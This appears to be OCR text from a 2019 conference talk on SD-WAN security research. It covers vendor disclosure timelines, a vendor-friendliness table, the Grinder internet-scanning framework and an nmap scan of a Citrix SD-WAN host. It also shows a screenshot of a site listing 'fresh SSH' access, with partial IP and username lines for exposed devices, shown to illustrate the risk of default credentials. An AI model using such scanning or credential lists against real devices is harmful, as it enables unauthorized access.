
Security Advisories

 Meltdown and Spectre Vulnerabilities
VU#584653 originally published by CERT on January 3, 2018
[» Download](#)

 Return of Bleichenbacher's Oracle Threat (ROBOT Attack) -- A TLS Vulnerability
VU#144389 originally published by CERT on December 12, 2017
[» Download](#)

 Intel Q3'17 ME 11.x, SPS 4.0, and TXE 3.0 Security Review Cumulative Update, Escalation of Privilege

NO POOL EMAIL?!



**"YOUR EYES CAN
DECEIVE YOU.
DON'T TRUST
THEM."**

- OBI-WAN KENOBI

WHEN IN DOUBT...

Security-Assessment.com

|Disclosure Timeline|

01/04/2015 - Email sent to info address asking for a security contact.
09/04/2015 - Email sent to info and security addresses asking for a security contact.
21/04/2015 - Email **sent to CEO** regarding security contact.
21/04/2015 - Response from CEO providing security contact details.
22/04/2015 - Email sent to security contact asking for PGP key.

David Hughes

• Mobile • 1d ago



Sergey Gordeychik • 8:52 PM

Hi David!

How can I contact Silverpeak PSIT to report 0-day?
Can't find any email/pgp on the web.
Please let me know,

Sergey

David Hughes is now a connection



David Hughes • 8:54 PM

Hi Sergey,

Thank you for bringing this to our attention. I will have someone from our team contact you with the email/pgp details so you can report.

<https://www.exploit-db.com/exploits/38197/>

WHEN IN DOUBT...

Security-Assessment.com

|Disclosure Timeline|

01/04/2015 - Email sent to info@silverpeak.com address asking for a security contact.

09/04/2015 - Email sent to info@silverpeak.com security addresses asking for security contact.

21/04/2015 - Email **sent to CEO** regarding security contact.

21/04/2015 - Response from CEO providing security contact details.

22/04/2015 - Email sent to security contact asking for PGP key.



chik • 8:52 PM

act Silverpeak PSIT to report 0-day?
email/pgp on the web.
now,

David Hughes is now a connection

• 8:54 PM

bringing this to our attention. I will have someone contact you with the email/pgp details so you can

VENDOR VS RESEARCHER

Vendor	Security contact	PGP	Patches Tests	CVE Credits	Researcher friendly
Cisco	YES	YES	YES	YES	YES
Silver Peak	NO	NO	NO	NO	NO
Citrix	YES	YES	TBD	YES	YES
Riverbed	NO	NO	NO	NO	NO
Versa	NO	NO	YES	NO	NO
VeloCloud	YES	NO	TBD	YES	+-

RESEARCHER FRIENDLY



Anusha Vaidyanathan <anushav@silver-peak.cc>

Thu 7 Jun, 04:02



to me ▾

Sergei,


Release notes are available to users with a contract. It is available in the support portal.


Do you have an official id ? Why are you using gmail? Who is your customer ?

One main point: We are not a generic web service that has full Internet exposure, it is a webUI on a hardened device. Hence the attack surface is small if proper deployment guidelines are followed by network admins – whether it is on-premise or cloud deployment.



You should scan
all these Internets
for SD-WAN





<https://github.com/sdnewhop/grinder/tree/master/samples/052019-sdwan>

CONTRIBUTE!

Grinder

Python framework to automatically discover and enumerate systems (mqtt, waf, sdwan, scada) connected to the Internet
<https://github.com/sdnewhop/grinder>

SD-WAN Harvester, SD-WAN Infiltrator

New systems, fingerprints, passwords
<https://github.com/sdnewhop/>

SD-WAN Threat Landscape

<https://arxiv.org/abs/1811.04583>

Vulnerabilities

<https://github.com/sdnewhop/>

When there is always a bigger fish...



```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-10-18 17:41 +07
Nmap scan report for 10.30.37.115
Host is up (0.0012s latency).

PORT      STATE      SERVICE
80/tcp    open       http
|_ inf:
      status: success
      method: http-title
      product: Citrix NetScaler SD-WAN Center
      host_addr: 10.30.37.115
      host_port: 80
443/tcp   open       https
|_ inf:
      status: success
      method: http-title
      product: Citrix NetScaler SD-WAN Center
      host_addr: 10.30.37.115
      host_port: 443
161/udp  open|filtered snmp
```



PHDays 2019.
Anton Nikolaev. One framework to rule them all

[Check to Blog](#)[Don't Miss Another Blog](#)

Free Fresh SSH by Random [Refresh List](#)

Please check it then gonna say it scam, Thanks!

Donate Bitcoin: [1CPQyFSmjNbUbpd8awVG5zwL8XMWX7XS7a](#)

Donate ETH: [0xf077fecfbf38d6020c11720953daec4e52120909](#)

Full List:


FileName	Fresh	Time	View
NZ D19 01h23.txt	22	2018-01-19 01:23:03	download
DE D19 01h32.txt	24	2018-01-19 01:20:45	download
CA D19 01h20.txt	20	2018-01-19 01:20:03	download
KR D19 01h19.txt	225	2018-01-19 01:19:27	download
ES D19 01h18.txt	407	2018-01-19 01:18:22	download

This Week in Security: Holy SSH*T: Why You Should Change Default Credentials On All Your 'Things'

A quick scan of one list shows the following devices represented (this is just a random sample, there are many many more)

- Silver Peak Appliance Management Console
- TP-Link EAP120 (AP)
- TP-LINK Archer C5400 Routers

```
76.70.1|user|Canada (CA)||SPEED: 8
99.250.1|admin|Canada (CA)||SPEED: 8
172.146.support|Canada (CA)||SPEED: 7
70.70.1|PlcmSpIp|Canada (CA)||SPEED: 7
184.178|user|Canada (CA)||SPEED: 7
50.70.1|root|Canada (CA)||SPEED: 9
70.50.1|ftpuser|Canada (CA)||SPEED: 8
218.22|admin|Canada (CA)||SPEED: 8
```

A close-up portrait of Obi-Wan Kenobi, played by Ewan McGregor. He has a full, grey beard and mustache, and is wearing a dark, textured robe. His gaze is directed slightly to the right of the camera with a serious, contemplative expression.

In my experience,
there's no such
thing as luck.

Obi-Wan Kenobi

